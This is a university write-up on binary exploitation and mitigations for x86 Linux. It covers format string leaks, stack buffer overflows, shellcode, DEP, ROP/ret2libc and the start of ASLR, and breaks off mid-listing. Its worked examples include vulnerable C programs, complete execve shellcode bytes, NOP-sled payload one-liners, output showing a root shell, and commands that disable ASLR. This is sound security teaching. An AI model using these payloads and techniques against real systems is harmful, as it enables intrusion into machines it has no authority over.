University of Innsbruck

Institut of Computer Science

Exploitation Techniques and Mitigations

Alex Hirsch

Patrick Ober

Supervisor: Matthias Gander
2016-01-31

Abstract

> When a buffer overwrites a pointer… The story of a restless mind.

Exploiting binaries is an extremely broad topic with many specialized techniques for even the most exotic scenarios. In this write-up we will take a narrow look at exploiting `printf` with crafted format strings first and follow up with an introduction about buffer overflows. Mitigation mechanisms will be disabled at first and enabled one by one — discussing them when they are put into place. The buffer overflow will be augmented to inject and execute shell code which is then prevented by the Data Execution Prevention (DEP) mechanism.

Return Oriented Programming (ROP) is introduced together with ret2libc to circumvent DEP. Address Space Layout Randomization (ASLR) is presented next as counter to ROP but gets quickly broken with an information leak. StackGuard is a more sophisticated mechanism against ROP but not a silver bullet and can be easily brute forced in certain scenarios. Control-Flow Integrity (CFI) together with a word about Stack Integrity is provided as an outlook for the reader.

Although x86 has been chosen as target platform a quick glance at other architectures (x86_64 and ARM) is taken prior concluding this write-up. Some basics about the target platform will be communicated before running the first exploit.

Contents

Acknowledgement

A university course at Rensselaer Polytechnic Institut[1] held in Spring 2015 focused on *Modern Binary Exploitation*. They made their course material available on GitHub [2] under the Creative Commons Attribution-NonCommercial 4.0 International license[2]. We reused a lot of their material in this project.

We highly recommend checking them out and having a look at their material for further details, apart from the given references.

1 Introduction

Exploiting binaries was comparatively easy ten to fifteen years ago. There were no special mitigation mechanisms in place denying even the simplest exploits. This is the point in time where we will start off. First we talk about two very simple exploits, namely the format string exploit and the buffer overflow in combination with shell code. Although there is a huge collection of exploitation techniques known to the public, we will only look at a very small fraction of them in this project.

The next section will communicate necessary background knowledge required to fully grasp the two presented exploits. A short overview about the target architecture x86 will be given.

After that, both techniques are introduced, followed by the first mitigation technique, Data Execution Prevention (DEP). From there on we will keep on using the buffer overflow technique with some adaptations to circumvent DEP. At that point Return Oriented Programming (ROP) is introduced, which directly leads us to Address Space Layout Randomization (ASLR), the follow-up mitigation mechanism. Again, the buffer overflow can be adapted to break ASLR through the use of additional information (info leak).

Since neither DEP nor ASLR provide significant protection against even this simple technique, an additional mitigation has been put into place in the form of stack cookies (StackGuard).

An outlook will be given after bypassing StackGuard by looking at Control-Flow Integrity (CFI).

Examples will be provided along the way to support the reader and provide additional explanations. Finally we will conclude with a word about other architectures (x86_64 and ARM) followed by a short recap about what has been taught in this write-up.

1.1 Main Assumption

Throughout this work we assume that we know the target binary (and the used libraries). Let us show that this assumption is quite reasonable to make by looking through the eyes of the adversary. An attacker who wants to penetrate a target machine would most likely choose the easiest path — exploiting the weakest link. Most machines relevant to an attacker's interest will provide multiple services. Consider following scenario:

The main server of a small business company runs a homemade communication service for interaction between them and their clients. The attacker has no access to the source or binary of this communication service's daemon running on the target machine. But, along with it, a commonly used web server is listening on port 80. Getting the source (and binary) of the web server is much easier, therefore an attacker would pick this entry point over the communication service daemon.

Listing 1 shows a possible response of a web server when receiving an invalid request. The web server tells us his exact version and since it also provides information about the operating system (distribution)

---

[1] http://rpi.edu/

[2] https://creativecommons.org/licenses/by-nc/4.0/legalcode

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at ovinnik.canonical.com Port 80</address>
</body></html>
Connection closed by foreign host.
```

Listing 1: A web server's response to a misspelled request

an attacker can easily mimic this setup to test and tweak his exploits. Exploits may already be known to the public if the used version is not up-to-date. An attacker can use, modify and build upon them.

2 Platform x86

This section will teach necessary background knowledge about the target platform to fully conceive the following techniques. But first let us elaborate why x86 has been chosen.

At the time these techniques (and their related mitigations) were established, x86 was the most common computing platform. The majority of related material found on the internet covers x86, and many techniques can be translated from x86 to other architectures with ease.

A more detailed overview can be found on Wikipedia[3] and — if this is not enough — consider the Intel Manual[4] for a more profound insight.

2.1 CPU and registers



Figure 1: Register overview including 64 bit extension

Figure 1 (taken from Wikipedia[5]) shows an overview of registers available on the x86 platform. While there are dedicated registers for floating-point operations and registers with hardware protection (segment registers) we will only focus on nine commonly used registers.

---

[3] https://en.wikipedia.org/wiki/X86

[4] https://www-ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html

[5] https://en.wikipedia.org/w/index.php?title=X86&oldid=696308590#/media/File:Table_of_x86_Registers_svg.svg

`EAX`	Accumulator Register
`EBX`	Base Register
`ECX`	Counter Register
`EDX`	Data Register
`ESI`	Source Index
`EDI`	Destination Index
`EBP`	Base Pointer
`ESP`	Stack Pointer
`EIP`	Instruction Pointer



Figure 2: Addressing specific parts of a register including 64 bit extension

The instruction pointer `EIP` points to the next instruction in memory which will be executed on the subsequent cycle. Stack pointer `ESP` and base pointer `EBP` are used for stack management which is vital to call and return from multiple functions properly. The remaining six registers are used for arithmetic and memory operations as well as passing arguments (parameters) for system calls. Their values can either be interpreted as integer or pointer.

Note that these registers can be addressed partially, allowing one to write only to the lower 16 bit, for example, as displayed in Figure 2 (taken from *null programm*[6]).

The CPU comes with protection mechanisms which allows the operating system's kernel to limit other processes' privileges. This mechanism is known as *protection rings* (Ring 0 – Ring 3). The kernel runs *in* Ring 0 (most privileged) and switches to Ring 3 (least privileged) when a normal process is scheduled. A system call is invoked by the process if it needs anything beyond its scope. The kernel takes over, deals with the request and returns execution back to the process. This is known as *context switch* and switching between Rings happens along with it.

2.2 System Calls

As already mentioned in the previous paragraph, a process only holds limited capabilities and the kernel has to take over to fulfill certain (more privileged) operations. The operating system's documentation tells which system calls are available (on which platform) and what parameters each of them requires. Let us illustrate this with an example: On x86 Linux the system call number 4 (starting from 0) is the `sys_write` system call which writes data to a file descriptor. It takes three arguments, the file descriptor to write to, a pointer to the start of the data which should be written and the length of the data. The number of the system call, together with these three parameters are placed in the `EAX`, `EBX`, `ECX`, `EDX` registers respectively. Following instruction is issued to invoke the system call:

```
int     0x80
```

Nowadays you may encounter a different mechanism used for system calls, utilizing Virtual Dynamic Shared Objects (vDSO). This goes beyond our scope here and we will use the previously mentioned mechanism in the following exploits as they work side by side. Consult the corresponding man page[7] for further reading.

---

[6] http://nullprogram.com/img/x86/register.png on December 2015

[7] http://man7.org/linux/man-pages/man7/vdso.7.html

2.3 Memory

Physical memory is managed by the kernel through the use of a Memory Management Unit (MMU). Each process' address space is virtualized and memory operations are translated on-the-fly by the MMU. Physical memory is segmented into *pages* (typically 4 KiB in size) and each page can be *mapped into* the virtual address space of one or more (shared page) processes [11, pp. 400].

The main parts located inside the (virtual) address space of a process are the executable itself with its `.text` and `.data` segment, the heap (used for dynamic data), the stack (used for local variables and function calling) and libraries.

2.4 Endianness



Figure 3: Byte order in little-endian

Endianness refers to the byte order used when storing data in memory (or transmitting it over the network). x86 uses little-endian which is described in Figure 3 (taken from Wikipedia[8]). The least significant byte of a word is placed at the lower memory address and successive bytes are placed as the memory address increases. The related Wikipedia page[9] goes into more detail about this — more than currently needed. We will later refer back to this when swapping bytes because of endianness.

2.5 Calling Convention

A calling convention defines how function calls should be implemented. What calling convention is used depends on the platform, toolchain and compiler settings. Let us exhibit what the convention defines and what convention we are using (cdecl).

---

[8] https://en.wikipedia.org/w/index.php?title=Endianness&oldid=696417697#/media/File:Little-Endian.svg

[9] https://en.wikipedia.org/wiki/Endianness

Convention defines:

- Where to place arguments
- Where to place return value
- Where to place return address
- Who prepares the stack
- Who saves which register
- Who cleans up
  (caller or callee)

C Declaration (cdecl):

- Arguments on stack (reverse order)
  stack aligned to 16 B boundary
- Return via register (`EAX` / `ST0`)
- `EAX`, `ECX`, `EDX` saved by the caller
  rest saved by the callee
- On stack:
  old instruction pointer (`IP`)
  old base pointer (`BP`)
- Caller does the cleanup

3 Format String Exploits

The first exploitation technique we will discuss builds upon the interpretation of format strings. `printf` is a C function of the standard library which will interpret such strings and print them to `stdout`. As the name already tells you, the supplied string contains *formatter* describing how to handle additional arguments. If you are unfamiliar with `printf` please have a look at the man page[10] now.

Taking a closer look at `printf` we can see that its first argument is a format string followed by a variable number of additional arguments. A common implementation, together with a small example, of this is described in the man page[11] of `stdarg.h`. `printf` trusts the programmer that the number of arguments supplied is equal (or greater) than the number of formatters. Calling `printf` with the format string `"%d + %d = %d"`, for instance, assumes that (at least) three additional arguments are given.

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
> gcc -o format format.c


> echo foobar | ./main
You entered:
foobar


> echo AAAABBBB | ./main
correct


> echo '%08x' | ./main
You entered:
bfd98ed4
```

Listing 2: Program vulnerable to format string exploits

The exploit comes from the notion that a format string provided by an attacker gets interpreted. The program shown in Listing 2 will take an arbitrary string from `stdin` and pass it on to `printf`. For simple inputs (not containing formatters) this works fine. But as soon as formatters are provided, `printf` accesses the locations where the corresponding arguments *would* be located. From the calling convention described in Section 2.5 we know that these arguments *would* be located on the stack, therefore `printf` will print whatever lies on the stack at these positions instead.

---

[10] http://linux.die.net/man/3/printf

[11] http://linux.die.net/man/3/stdarg

An attacker in this scenario wants to get a hold of the hardcoded password stored in `passwd`. Since local variables are placed on the stack `printf` will be able to read the password if enough formatters are provided:

```
> python -c 'print "%08x." * 10' | ./main
bf920c14.00000064.b77de29e.00000000.00000000.b77fedf8.bf920d94.00000000.41414141.42424242.
```

Here we use Python to craft the format string containing ten identifiers for us. As we can see the password is printed (ASCII encoded). Byte order is swapped because of endianness (see Section 2.4). Apart from the password we also gather a bunch of pointers, these can be used later on to break ASLR (see Section 8.1).

We would like to point the reader to the book *Hacking: The Art of Exploitation* [6, pp. 167] for more details about this and similar techniques. We will come back to this technique later on to show that `printf` enables even more sophisticated attacks (see Section 10.4).

4 Buffer Overflow

The second type of exploits we'll look at is known as buffer overflows and as one may already derive from the name, this is about submitting more data to a buffer than it was originally designed for. This setup can be exploited when bound checking is done wrong or not at all. An attacker is therefore able to overwrite memory behind the buffer's location.

4.1 Disabling Mitigations

The three mitigation mechanisms DEP, ASLR and StackGuard are enabled by default nowadays, but, as mentioned in the introduction, we start off at a point where these mechanisms were not yet in place. So to run the provided examples we first have to disable them. DEP and StackGuard can be disabled via compiler flags to the extend necessary using `-z execstack` and `-fno-stack-protector` respectively.

ASLR can be disabled globally so that *new* processes have an unscrambled memory layout:

```
> echo 0 > /proc/sys/kernel/randomize_va_space
```

Writing `2` instead of `0` will switch ASLR back to its default state. Root privileges are, of course, required for this. There is also another way by using `setarch` to run a binary:

```
> setarch `arch` -R ./binary
```

4.2 The Exploit

The consequences of an exploited buffer overflow depend on where the buffer is located. The most interesting location would of course be the stack because, apart from local variables and arguments, it holds the return address of a function. But buffers located inside the heap or static may also be viable options. Common terms related to these scenarios are *stack smashing* and *heap corruption*. For now we focus our attention on stack smashing.



Figure 4: Stack frame containing a buffer [12]

Let's start off by examining the stack containing a buffer `c` as local variable, see Figure 4. Right now the buffer holds the string `"hello"` followed by a terminator. Since it has been allocated to hold a maximum of 12 B this fits. If data larger than 12 B is written to the buffer, the following variable (or parameter) `bar` will be overwritten, followed by the saved frame pointer and the return address. If even more data is supplied the adjacent stack frame will be overwritten in the same manner.

If an attacker can provide the data written to the buffer and no (or wrong) bound checking is done, he is able to inject arbitrary (malicious) code into the stack frame. This could, for instance, be used to overwrite a flag indication whether an authentication has been performed successfully or not. But since this is pretty straight forward let's go beyond that and see what happens when changing the return address.

As shown in Listing 3 we have a buffer suited for 20 B but without any bound checking. If the provided input is longer, it will overwrite the return address. Let's have a look at the resulting binary utilizing `objdump`.

Looking at lines 13 and 23 we can infer that the buffer will start 28 B (`0x1c`) before the base pointer. Hence we have to supply 32 B (28 + 4) of arbitrary data followed by the address where we want to jump to. Let's jump into the function `mordor` located at `0x804849b`, keep in mind that the byte order needs to be swapped.

```
> python -c "print 'A'*32 + '\x9b\x84\x04\x08'" | setarch `arch` -R ./overflow
Enter text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��
One does not simply jump into mordor()!
Segmentation fault (core dumped)
```

`mordor` has been executed successfully. Despite the segmentation fault one can see that the return address has been overwritten successfully.

```c
#include <stdio.h>

void mordor(void) {
    puts("One does not simply"
         "jump into mordor()!");
}

void echo(void) {
    char buffer[20] = {0};
    puts("Enter text:");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(void) {
    echo();
    return 0;
}
```

```
> gcc -fno-stack-protector -o overflow overflow.c
> objdump -d -M intel overflow
            ...
0804849b <mordor>:
 804849b:       55                              push   ebp
 804849c:       89 e5                           mov    ebp,esp
            ...

080484b4 <echo>:
 80484b4:       55                              push   ebp
 80484b5:       89 e5                           mov    ebp,esp
 80484b7:       83 ec 28                        sub    esp,0x28
 80484ba:       c7 45 e4 00 00 00 00            mov    DWORD PTR [ebp-0x1c],0x0
 80484c1:       c7 45 e8 00 00 00 00            mov    DWORD PTR [ebp-0x18],0x0
 80484c8:       c7 45 ec 00 00 00 00            mov    DWORD PTR [ebp-0x14],0x0
 80484cf:       c7 45 f0 00 00 00 00            mov    DWORD PTR [ebp-0x10],0x0
 80484d6:       c7 45 f4 00 00 00 00            mov    DWORD PTR [ebp-0xc],0x0
 80484dd:       83 ec 0c                        sub    esp,0xc
 80484e0:       68 e8 85 04 08                  push   0x80485e8
 80484e5:       e8 76 fe ff ff                  call   8048360 <puts@plt>
 80484ea:       83 c4 10                        add    esp,0x10
 80484ed:       83 ec 08                        sub    esp,0x8
 80484f0:       8d 45 e4                        lea    eax,[ebp-0x1c]
 80484f3:       50                              push   eax
 80484f4:       68 f4 85 04 08                  push   0x80485f4
 80484f9:       e8 92 fe ff ff                  call   8048390 <__isoc99_scanf@plt>
            ...
```

Listing 3: Program vulnerable to buffer overflows

5 Shell Code

While this is neat and can certainly be useful to an adversary, stack smashing also enables us to inject arbitrary code into a program. Contrary to the previous section the target machine will execute code provided by the attacker. This can be achieved by bending the return address into the buffer used for the exploit. Provided instructions will be executed upon return. Shell code is a piece of (binary) code which opens up a shell that reads and executes commands from an attacker. This example is taken from Dhaval Kapil's blog[12] there is also a section about this in *Hacking: The Art of Exploitation* [6, pp. 281].

A more comprehensive article [8] about Stack Smashing is available on `phrack`[13].

5.1 Crafting Shell Code

```asm
xor     eax, eax    ;Clearing eax register
push    eax         ;Pushing NULL bytes
push    0x68732f2f  ;Pushing //sh
push    0x6e69622f  ;Pushing /bin
mov     ebx, esp    ;ebx now has address of /bin//sh
push    eax         ;Pushing NULL byte
mov     edx, esp    ;edx now had address of NULL byte
push    ebx         ;Pushing address of /bin//sh
mov     ecx, esp    ;ecx now has address of address
                    ;of /bin//sh byte
mov     al, 11      ;syscall number of execve is 11
int     0x80        ;Make the system call
```

```
> nasm -f elf shellcode.asm
> objdump -d -M intel shellcode.o
            ...
00000000 <.text>:
   0:       31 c0                           xor    eax,eax
   2:       50                              push   eax
   3:       68 2f 2f 73 68                  push   0x68732f2f
   8:       68 2f 62 69 6e                  push   0x6e69622f
   d:       89 e3                           mov    ebx,esp
   f:       50                              push   eax
  10:       89 e2                           mov    edx,esp
  12:       53                              push   ebx
  13:       89 e1                           mov    ecx,esp
  15:       b0 0b                           mov    al,0xb
  17:       cd 80                           int    0x80
```

Listing 4: Assembly code opening up a shell upon execution

The piece of assembly shown in Listing 4 sets up the parameters for the `execve` system call and then invokes it to replace the currently running process with a shell. `execve` takes three arguments, a string of the program to execute (here `"/bin//sh"` + terminator), a list of arguments for that program and a

---

[12] https://dhavalkapil.com/blogs/Shellcode-Injection/ on December 2015

[13] http://phrack.org/

list of environment variables. The corresponding system call number is 11 and `NULL` will be accepted for both lists. The double slash in the first argument is used to prevent null bytes inside the shell code. The function which reads the shell code may truncate it upon reading a null byte, therefore we have to work around this without changing the underlying semantics.

Running this code through an assembler yields binary code, shown in Listing 4, which will be part of the payload.

```
\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80
```

Generally functions handling strings will terminate upon reading a `NULL` byte. Offensive Security's *Metasploit Fundamentals* has a dedicated section[14] about generating payloads (utilizing Metasploit) without unwanted bytes. One could work around this manually by setting the first part of register prior setting the second part. Another way would be by issuing an `XOR` with the register itself as in the first instruction of the example payload.

5.2 Examining the Target Binary

We'll examine the target binary in a debugger (Listing 5) to find the starting location of our buffer.

```c
#include <stdio.h>
#include <string.h>

void func(char *name) {
    char buf[100] = {0};
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[]){
    if (argc == 2) {
        func(argv[1]);
    }
    return 0;
}
```

```
> gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
> gdb -q ./vuln
(gdb) break 5
Breakpoint 1 at 0x8048452: file vuln.c, line 5.

(gdb) run player1
Starting program: /mnt/ETnM/src/shell_code/vuln player1

Breakpoint 1, func (name=0xbffff76d "player1") at vuln.c:5
5                 char buf[100] = {0};

(gdb) x buf
0xbffff4bc:       0xb7fff938

(gdb) x $ebp
0xbffff528:       0xbffff548
```

Listing 5: Examining the target binary in `gdb`

Now we know that the buffer will be located at `0xbffff4bc` (saved base pointer will be at `0xbffff528`) at runtime, but it may be offset a few bytes when run without a debugger. This happens because environment variables and meta information, like the program name, determine the stack starting position (stack is placed right before environment variables). Hence we may not hit the first instruction of our shell code right away, but since the buffer is bigger than the actual payload we can improve our odds by prefixing the shell code with `NOP` instructions. As long as the return address points somewhere into this sequence of `NOP`s the CPU will *slide* to the first instruction of the shell code. Therefore this is known as a `NOP` *Sled*. We append some arbitrary data to the shell code as offset to overwrite the return address. This is also illustrated in Figure 5 where *target* is the new return address supplied by the attacker. Using the maximum amount of `NOP`s possible would also be a viable option, here we just went with the original example.



Figure 5: Putting the payload together

Let's first calculate the distance between the start of the buffer and the return address. The return address will be located 4 B after the saved base pointer location.

---

[14] https://www.offensive-security.com/metasploit-unleashed/generating-payloads/ on February 2016

$$(\texttt{0xbffff528} + 4) - \texttt{0xbffff4bc} = 112$$

We prefix our shell code with a `NOP` Sled consisting of 40 B (opcode for `NOP` is `0x90`). Since our shell code is 25 B long we add 47 `'A'`s to gap the remaining distance. Lastly we have to add the new return address which should point to the `NOP` Sled's center.

$$\texttt{0xbffff4bc} + 20 = \texttt{0xbffff4d0}$$

5.3 Gimme that Shell already

```
> SHELLCODE="\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80"
> PAYLOAD=$(python -c "print '\x90'*40 + '$SHELLCODE' + 'A'*47 + '\xd0\xf4\xff\xbf'")
> setarch $(arch) -R ./vuln "$PAYLOAD"
Welcome ����������������������������������������1�Ph//shh/bin��P��S���
           ...
#
# whoami
root
# date
Mon Jan 18 16:36:06 CET 2016
# uname -r
4.2.0-22-generic
```

After injecting the payload we get a few lines of garbage and receive a prompt by hitting return a few times. You can enter commands and receive output as usual.

6 Data Execution Prevention (DEP)

The first mitigation technique discussed, DEP, is also known under the term *write XOR execute (*`w^x`*)* and it will prevent us from executing injected code as we did in the previous shell code example. This happens by attaching an execute flag to each page (in addition to the read / write flags). If the instruction pointer points to a page without the execute flag set, a segmentation fault will be triggered. The only pages flagged for execution are the ones that belong either to the `.text` segment or to used libraries (by default) since they will contain the program code. The stack is (of course) not executable by default. Therefore our shell code example would simply segfault.

The execution flag is enforced by hardware on modern platforms. But for CPUs that lack such hardware support, software-enforced DEP provides limited protection [13].

Previously we worked around this by passing `-z execstack` to the compiler, hence data on the stack was executable. This can also be seen in the output of `readelf`.

Listing 6 shows that with `-z execstack` the stack section is marked (looking at `Flg` in lines 8 and 19) with execute (`E`). Running the example, see Listing 7, yields the segfault described in the previous paragraphs. The program is terminated upon receiving the segfault.

DEP makes injecting arbitrary code into binary much harder, but we still control the return address — so let's use it.

```
> gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
> readelf -a vuln
          ...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
          ...
  GNU_EH_FRAME   0x00055c 0x0804855c 0x0804855c 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
          ...

> gcc -g -fno-stack-protector -o vuln vuln.c
> readelf -a vuln
          ...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
          ...
  GNU_EH_FRAME   0x00055c 0x0804855c 0x0804855c 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
          ...
```

Listing 6: `readelf` output with and without `-z execstack`

```
> gcc -g -fno-stack-protector -o vuln vuln.c
> SHELLCODE="\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80"
> PAYLOAD=$(python -c "print '\x90'*40 + '$SHELLCODE' + 'A'*47 + '\xd0\xf4\xff\xbf'")
> setarch $(arch) -R ./vuln "$PAYLOAD"
Welcome ����������������������������������������1�Ph//shh/bin��P��S���
                                                                      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
./run_dep: line 19:   859 Segmentation fault      (core dumped) setarch $(arch) -R ./vuln "$PAYLOAD"
```

Listing 7: Running the shell code example without `-z execstack`

7 Return Oriented Programming (ROP)

The first example shown in Section 4 already illustrated the power that comes along with controlling the return address. It enabled us to jump to a completely different function upon execution. The target binary may not contain a function doing exactly what an attacker wants to do. But by controlling the return address one can build a, so called, *ROP chain* to execute (more or less) arbitrary code, which is made out of *gadgets* [14, 3, 10].

7.1 Gadgets

A gadget is a, usually short, sequence of instructions ending with a `ret` instruction.

An attacker scavenges the target binary (and used libraries) for such sequences in order to combine them to build a new, malicious sequence of instructions. The size and diversity of the code base dictates the diversity of available gadgets and therefore the difficulty of building a specific sequence.

The shell code used in this paper could be mapped to three gadgets, for example. The first one pushes the string `"/bin//sh"` onto the stack, the second one sets up the registers (arguments) and the last one calls the `execve` system call.

The final `ret` statement of a gadget is required for chaining them together. We not only use the buffer overflow to control *one*, but *multiple* return addresses. Because of this our payload will be composed of a list of return addresses (the start of each gadget) interleaved by some padding. Each provided address will be consumed one by one at the end of each gadget to *jump* to the next one. The payload may still contain data such as `"/bin//sh"` if necessary.

```
> objdump -d -M intel /bin/cat | grep -B5 ret
            ...
 804a3f2:       89 f0                        mov    eax,esi
 804a3f4:       5b                           pop    ebx
 804a3f5:       5e                           pop    esi
 804a3f6:       5f                           pop    edi
 804a3f7:       5d                           pop    ebp
 804a3f8:       c3                           ret
--
            ...
 804bff7:       6a 00                        push   0x0
 804bff9:       ff 74 24 1c                  push   DWORD PTR [esp+0x1c]
 804bffd:       ff 74 24 1c                  push   DWORD PTR [esp+0x1c]
 804c001:       e8 3a ff ff ff               call   804bf40 <__sprintf_chk@plt+0x2cf0>
 804c006:       83 c4 1c                     add    esp,0x1c
 804c009:       c3                           ret
--
            ...
 804c5fd:       29 d8                        sub    eax,ebx
 804c5ff:       83 c4 04                     add    esp,0x4
 804c602:       83 c0 01                     add    eax,0x1
 804c605:       5b                           pop    ebx
 804c606:       5e                           pop    esi
 804c607:       c3                           ret
--
            ...
```

Listing 8: Finding available gadgets in a binary

One can easily get a list of available gadgets by piping the output of `objdump` to `grep` filtering for `ret` instructions. This is done in Listing 8 where three different gadgets can be observed. Of course each gadget can be arbitrarily long, we just used a length of 5 instructions in this example.

Various tools simplifying the process of finding gadgets (and even whole chains) already exist, for instance `ROPgadget.py`[15], but they go beyond the scope of this writing [10].

7.2 Example

This example is taken from a blog post[16] on Code Arcana, which also includes a simpler as well as a more complex example about ROP.

The target program is displayed in Listing 9. We will not be able to inject and execute shell code — and there is no function present which directly opens up a shell for us. But there are parts which can be glued together to do so.

On the right hand side we see the execution of the exploit. First note that we no longer compile with `-z execstack`. We read the locations of `not_used` and `system` via `gdb` and note down the corresponding addresses. `objdump` is used to have a quick glance at the generated binary code for `vulnerable_function` and note down the distance between the saved base pointer the start of the buffer too (line 17).

Following payload can be established with the gathered information: Starting with some `'A'`s to fill the buffer followed by 4 `'B'`s to overwrite the saved base pointer. The next part is new, we attach the address of `system` followed by some padding and a pointer to `not_used`.

We happily receive a shell upon running the exploit. Execution will be handed back to the original binary after we close the shell. Since we messed up the control-flow with our exploit the program segfaults shortly after.

This is also described as *ret2libc* since we used ROP to jump to a function (`system`) provided by libc.

---

[15] https://github.com/JonathanSalwan/ROPgadget

[16] http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char *not_used = "/bin/sh";

void not_called(void) {
    puts("Not quite a shell...");
    system("/bin/date");
}

void vulnerable_function(char* string) {
    char buffer[100] = {0};
    strcpy(buffer, string);
}

int main(int argc, char *argv[]) {
    if (argc == 2) {
        vulnerable_function(argv[1]);
    }
    return 0;
}
```

```
> gcc -g -fno-stack-protector -o rop rop.c
> gdb -q ./rop
Reading symbols from ./rop...done.
(gdb) x/s not_used
0x8048590:        "/bin/sh"

(gdb) x system
0x8048350 <system@plt>:        "\377%\024\240\004\bh\020"

> objdump -d -M intel ./rop
            ...
080484a4 <vulnerable_function>:
 80484a4:       55                      push   ebp
 80484a5:       89 e5                   mov    ebp,esp
 80484a7:       57                      push   edi
 80484a8:       83 ec 74                sub    esp,0x74
 80484ab:       8d 55 94                lea    edx,[ebp-0x6c]
            ...

> ./rop "$(python -c 'print "A"*0x6c + "BBBB" + "\x50\x83\x04\x08" + "CCCC" +
 ↪   "\x90\x85\x04\x08"')"
# whoami
root

# echo $0
/bin/sh

# exit
Segmentation fault (core dumped)
```

Listing 9: Example for exploiting a Buffer Overflow with ROP

8 Address Space Layout Randomization (ASLR)

This mitigation technique was introduced to render ROP (and ret2libc) void. The idea behind it is quite simple, and the name gives it away already. Memory layout is randomized so an attacker cannot reliably use ROP. An attacker will not be able to copy the exact setup of a target machine by only knowing which binary (and libraries) is used.

```
1   > echo 2 > /proc/sys/kernel/randomize_va_space
2
3   > cat /proc/self/maps
